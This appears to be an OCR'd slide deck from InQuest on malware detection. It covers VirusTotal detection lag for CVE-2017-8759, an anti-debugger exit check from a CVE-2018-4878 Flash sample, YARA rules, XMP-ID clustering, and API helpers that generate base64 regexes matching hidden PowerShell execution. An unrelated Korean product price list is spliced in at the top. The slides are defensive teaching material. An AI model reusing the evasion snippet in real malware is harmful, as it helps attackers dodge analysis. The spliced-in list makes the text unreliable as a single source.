
인기상품	가격
존바바토스 아티산 포 맨	25800원
한국오츠카제약 우르오스 올인원 모이스처라이저 스킨 로션 200ml	19,020원
탈모닷컴 올뉴 TS 샴푸 500ml	34,220원
CJ라이온 아이깨끗해 퓸 핸드 솝 250ml	2,760원
시세이도 센카 퍼펙트 휩 퓸 클렌징 120g	4,080원
갈더마 세타필 모이스처라이징 로션 591ml	10,610원
유니레버 도브 실키 바디크림 300ml	13,900원
LG생활건강 보닌 트리플 액션 원샷 플루이드 180ml	18,510원
두피중심 고체샴푸 28g	12,160원
르퀼라야 퓨어텐 클렌저 810ml	18,900원

2:11 AM - 1 Feb 2018

203 Retweets **206** Likes

15 203 206

CVE-2018-4878



CVE-2018-4878

```
if(Capabilities.isDebugger)
{
    return;
}
```

```
rule SWF_Exit_On_Debugger_Detection
{
  strings:
    $as  = "package"
    $dbg = /if\s*\(\s*Capabilities.isDebugger[^\)]*\)\s*\{?\s*return/

  condition:
    $as at 0 and
    file_filename matches /.*\.as/i and
    $dbg
}
```

CVE-2017-8759

- Sample initially uploaded to VT on 8/24/2017 with 0% detection.
- From 8/24 through 9/12 midday, there are 11 additional scans... 0%.
- 0day campaign is discovered by FireEye and published on 9/12/2017.
- By end of day 9/12, Trend Micro and Symantec add detection.
- By end of day 9/13, 29 vendors have detection. Detection settles on 9/15.
- Worm charming vibrations: evasive magic, chaff (`RTF + OLE + \n`).

CVE-2017-8759

2017-08-24T09:06:07

Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira	Undetected	AVware	Undetected
Baidu	Undetected	BitDefender	Undetected
Bkav	Undetected	CAT-QuickHeal	Undetected
ClamAV	Undetected	CMC	Undetected
Comodo	Undetected	Cyren	Undetected
DrWeb	Undetected	Emsisoft	Undetected
eScan	Undetected	ESET-NOD32	Undetected
F-Prot	Undetected	F-Secure	Undetected


Previous Analyses

Date order

2017-08-24T09:06:07	0 / 58
2017-08-30T11:02:48	0 / 58
2017-09-08T06:25:08	0 / 58
2017-09-08T21:01:39	0 / 59
2017-09-12T17:20:58	0 / 58
2017-09-12T18:20:27	0 / 58
2017-09-12T18:28:37	0 / 57
2017-09-12T18:34:53	0 / 58
2017-09-12T18:40:33	0 / 58
2017-09-12T19:05:22	0 / 58

CVE-2017-8759

Detections Evolution



Clustering / Filtering

- Machine learning algorithms.
- File specific anchors.
- VTI specific anchors.

Notes on Clustering

- Bag-of-Words (BoW) TF/IDF
  - How important is a keyword to the sample (semantics, embedded logic)?
- K-Means Clustering
  - Applied over feature vectors. In our case, replication of at-a-glance obfuscation detection.
- Locality-sensitive hashing (LSH), MinHash, Jaccard similarity
  - https://inquest.net/blog/2019/02/28/Ex-Machina-Family-Matters
- AV detection names, XMP IDs, IOCs, metadata anchors, etc.
- VTI user uploader ID and filename patterns.

🔍 Feature Selection 🔎


- Data ➡️ **Features** ➡️ Algorithm
- Machine Learning models are primarily driven by the features you select.
- We lean on two kinds of features for our classifiers: Visual and Semantic
- Our feature vector is ~200, 50/50 split between visual and semantic.
- Algorithms include Linear Regression, Support Vector Machine, Random Forest, Gradient Boost.

Clustering via XMP IDs

- Adobe E**x**tensible **M**etadata **P**latform (XMP).
- Defines a standard of mapping asset relationships.
    - Parent-child. Revision.
- Implemented via OriginalDocumentID, DocumentID, and InstanceID.
- XML content is updated on save/copy and embedded within the asset.

reference: http://wwwimages.adobe.com/content/dam/acom/en/products/xmp/Pdfs/XMPAssetRelationships.pdf

XMP ID Family Trees



reference: http://wwwimages.adobe.com/content/dam/acom/en/products/xmp/Pdfs/XMPAssetRelationships.pdf


How is this useful?

- Graphical assets are commonly re-used across malware lures.
    - "Enable Macros"
- Graphical assets are commonly lifted from legitimate sources.
    - Lures embedding legitimately generated content.
- Hashes < OCR < Perception Hashes < XMP IDs
- Tracking, pivoting, clustering. We watch ~1000 XMP IDs.

Announcing:
https://labs.inquest.net

labs.inquest.net

- Document Dissector / Explorer
  - ~1M initial samples.
- **YARA generators and helpers...**
  - mixed hex case helper
  - uint() magic conversion
  - base64 regex generator



labs.inquest.net

- YARA helpers
  - base64 string generator
  - mixed hex case helper
  - uint() triggerification
- File Scanner (DFI light)
  - ~1M initial samples.
- Reputation Aggregation
  - 50 public domain sources.
  - Searchable and API access.
- IOC Aggregation
  - Twitter, RSS, samples, etc.
  - Searchable and API access

```
# mixed hex case example...
$ curl -sX GET -d instring=powershell \
https://labs.inquest.net/api/yara/mixcase |
jq .data

[57]0[46]f[57]7[46]5[57]2[57]3[46]8[46]5[46]c[46]c
```

labs.inquest.net

- YARA helpers
  - base64 regex generator
  - mixed hex case helper
  - uint() triggerification
- File Scanner (DFI light)
  - ~1M initial samples.
- Reputation Aggregation
  - ~50 public domain sources.
  - Searchable and API access.
- IOC Aggregation
  - Twitter, RSS, samples, etc.
  - Searchable and API access

```
# uint() early exit example...
$ curl -sX GET -d trigger="{\\rtf1" \
https://labs.inquest.net/api/yara/trigger | jq .data

/* trigger = '{\rtf1' */
(uint32be(0x0) == 0x7b5c7274 and uint16be(0x4) == 0x6631)
```

labs.inquest.net

```
# base64 regex generation example...
$ curl -sX GET -d instring="powershell\w+(hidden|execute)\w+(hidden|
execute)" https://labs.inquest.net/api/yara/base64re | jq .data

(cG\x39\x33ZXJzaGVsbHcrZXhlY\x33V\x30ZXcrZXhlY\x33V\x30Z[Q-Za-f]|
cG\x39\x33ZXJzaGVsbHcrZXhlY\x33V\x30ZXcraGlkZGVu[\x2b\x2f-\x39A-Za-z]|
cG\x39\x33ZXJzaGVsbHcraGlkZGVudytleGVjdXRl[\x2b\x2f-\x39A-Za-z]|
cG\x39\x33ZXJzaGVsbHcraGlkZGVudytoaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z]
[\x31\x35\x39BFJNRVZdhlptx]wb\x33dlcnNoZWxsdytleGVjdXRldytleGVjdXRl[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-
\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]wb\x33dlcnNoZWxsdytleGVjdXRldytoaWRkZW[\x34-
\x37]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z]
[\x31\x35\x39BFJNRVZdhlptx]wb\x33dlcnNoZWxsdytoaWRkZW\x35\x33K\x32V\x34ZWN\x31dG[U-X]|[\x2b\x2f-\x39A-
Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]wb\x33dlcnNoZWxsdytoaWRkZW\x35\x33K\x32hpZGRlb[g-
v]|[\x2b\x2f-\x39A-Za-z][\x33HXn]Bvd\x32Vyc\x32hlbGx\x33K\x32V\x34ZWN\x31dGV\x33K\x32V\x34ZWN\x31dG[U-
X]|[\x2b\x2f-\x39A-Za-z][\x33HXn]Bvd\x32Vyc\x32hlbGx\x33K\x32V\x34ZWN\x31dGV\x33K\x32hpZGRlb[g-v]|
[\x2b\x2f-\x39A-Za-z][\x33HXn]Bvd\x32Vyc\x32hlbGx\x33K\x32hpZGRlbncrZXhlY\x33V\x30Z[Q-Za-f]|[\x2b\x2f-
\x39A-Za-z][\x33HXn]Bvd\x32Vyc\x32hlbGx\x33K\x32hpZGRlbncraGlkZGVu[\x2b\x2f-\x39A-Za-z])
```

- YARA helpers
- Standard regex generator
- Mixed hex case helper
- uint() triggerification
- File Scanner (DFI light)
- ~1M initial samples.
- Reputation Aggregation
- ~50 public domain sources.
- Searchable and API access.
- IOC Aggregation
- Twitter, RSS, email, etc.
- Searchable and API access

this *can and will* get silly, real quick ...

"(W|Wi|Win|Wind|Windo|Window|WindowS|WindowSt|WindowSty|WindowStyl|WindowStyle)[\t]+([h1]|hi|hid|hidd|hidde|hidden)"...

(V\x32luZG\x39\x33U\x33R\x35bG[U-V][\x30g][K]\x32hpZGRlb[g-v]|V\x32luZG\x39\x33U\x33R\x35bG[U-V][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U\x33R\x35bG[U-V][\x30g][K]\x32hpZG[Q-T]|V\x32luZG\x39\x33U\x33R\x35bG[U-V][\x30g][K]\x32hpZ[A-P]|V\x32luZG\x39\x33U\x33R\x35bG[U-V][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U\x33R\x35bG[U-V][\x30g][K][\x32z][E-Hg-j]|V\x32luZG\x39\x33U\x33R\x35b[CH][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U\x33R\x35b[CH][AQ]raGlkZG[U-X]|V\x32luZG\x39\x33U\x33R\x35b[CH][AQ]raGlkZ[A-P]|V\x32luZG\x39\x33U\x33R\x35b[CH][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U\x33R\x35b[CH][AQ]raG[k-n]|V\x32luZG\x39\x33U\x33R\x35b[CH][AQ]r[Ma][A-Za-f]|V\x32luZG\x39\x33U\x33R\x35[Id][C]toaWRkZW[\x34-\x37]|V\x32luZG\x39\x33U\x33R\x35[Id][C]toaWRkZ[Q-Za-f]|V\x32luZG\x39\x33U\x33R\x35[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U\x33R\x35[Id][C]toa[Q-Za-f]|V\x32luZG\x39\x33U\x33R\x35[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U\x33[Q-R][\x30g][K]\x32hpZGRlb[g-v]|V\x32luZG\x39\x33U\x33[Q-R][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U\x33[Q-R][\x30g][K]\x32hpZG[Q-T]|V\x32luZG\x39\x33U\x33[Q-R][\x30g][K]\x32hpZ[A-P]|V\x32luZG\x39\x33U\x33[Q-R][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U\x33[Q-R][\x30g][K][\x32z][E-Hg-j]|V\x32luZG\x39\x33U[\x33y][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U[\x33y][AQ]raGlkZG[U-X]|V\x32luZG\x39\x33U[\x33y][AQ]raGlkZ[A-P]|V\x32luZG\x39\x33U[\x33y][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33U[\x33y][AQ]raG[k-n]|V\x32luZG\x39\x33U[\x33y][AQ]r[Ma][A-Za-f]|V\x32luZG\x39\x33[Id][C]toaWRkZW[\x34-\x37]|V\x32luZG\x39\x33[Id][C]toaWRkZ[Q-Za-f]|V\x32luZG\x39\x33[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|V\x32luZG\x39\x33[Id][C]toa[Q-Za-f]|V\x32luZG\x39\x33[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|V\x32luZG[\x38-\x39][\x30g][K]\x32hpZGRlb[g-v]|V\x32luZG[\x38-\x39][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|V\x32luZG[\x38-\x39][\x30g][K]\x32hpZG[Q-T]|V\x32luZG[\x38-\x39][\x30g][K]\x32hpZ[A-P]|V\x32luZG[\x38-\x39][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|V\x32luZG[\x38-\x39][\x30g][K][\x32z][E-Hg-j]|V\x32luZ[CH][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|V\x32luZ[CH][A